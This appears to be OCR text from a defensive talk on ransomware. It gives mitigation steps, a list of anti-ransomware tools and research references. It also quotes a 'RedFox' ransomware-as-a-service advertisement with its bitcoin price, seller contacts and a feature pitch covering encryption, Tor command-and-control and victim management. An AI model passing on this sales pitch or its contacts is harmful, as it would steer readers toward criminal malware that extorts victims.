
- Some of them right now!
    - Filter attachment
    - Block Macros
    - Disable WSH
    - BACK UP!(security backups)
    - Proxy gateway
    - Endpoint security
    - Email security
    - Web security
    - Awareness
    - Understand your network
    - Make the right choice while looking for security solutions



Tools for end users (Free and paid)

- Bitdefender Antivirus Plus
- Check Point ZoneAlarm Anti-Ransomware
- Webroot SecureAnywhere AntiVirus
- Acronis Ransomware Protection
- Malwarebytes Anti-Ransomware Beta
- Bitdefender Anti-Ransomware
- Cybereason RansomFree
- CryptoDrop Anti-Ransomware
- CyberSight RansomStopper
- Trend Micro RansomBuster

Latch ARW



AntiRansomware

Unpair Service ●


DRIVERDEV-C:\My Pictures ●

DRIVERDEV-C:\My Documents ●

Cath me if you can!

Earth

RedFox



RedFox Ransomware As A Service .. :) Buy for 0.1 BTC
If you have any questions you may ask us on sigmateam@gmx.com
https ://sigmateam.neocities .org/
#Malware #Ransomware #RaaS #bitcoin #paying #BlackHat #DeepWeb #Anonymous #Security

RedFox is the most advanced and customisable ransomware you've ever seen. It is one of the best money making scheme out here. RedFox uses BlowFish encryption to encrypt all available files on the victim's hard disk and shared drives except .exe, .dll, .sys, other system files. During encryption RedFox will generate unique BlowFish key for each file and then encrypt the keys further with RSA-2048 encryption and will send victim's system information back to the command-and-control center. The Command-and-control center allows you to set the ransomware warning time duration, ransom amount, ransom message, payment mode and also allow decrypting the files on the victim system after payment is received. The victim's computer is not completely blocked as some other ransomwares, it just opens a popup allowing the victim to access their browser to buy Bitcoins and sent to the address indicated. RedFox is a cheap and easy to manage ransomware developed by SigmaTeam. It's meant to be really easy to use. You can also use binders, packers and crypters. RedFox can communicate with command-and-control center over Tor. RedFox is editable and you can change your own amount and bitcoin address. You can manage your victims through the command-and-control center window using filters, creating groups and also generate PDF reports with relevant statistics, charts and maps.

Specials thanks to:

- @malwarehunterteam
- @chrisdoman
- @fwosar
- @campuscodi (bleeding computer)
- @thecedricz

Questions?

Contact

- Twitter: @Sirius_malware
- Email: Siriusmalware@protonmail.com
  susanballesterosales@gmail.com

Resources

- **Figure 1. Stampado Overall activity diagram.** November 21, 2016 from https://www.zscaler.com/blogs/research/look-recent-stampado-ransomware-variant
- **Figure 2. All versions of Cerber.** May,2, 2017. From https://blog.trendmicro.com/trendlabs-security-intelligence/cerber-ransomware-evolution/
- Cerber https://www.checkpoint.com/downloads/resources/cerber-report.pdf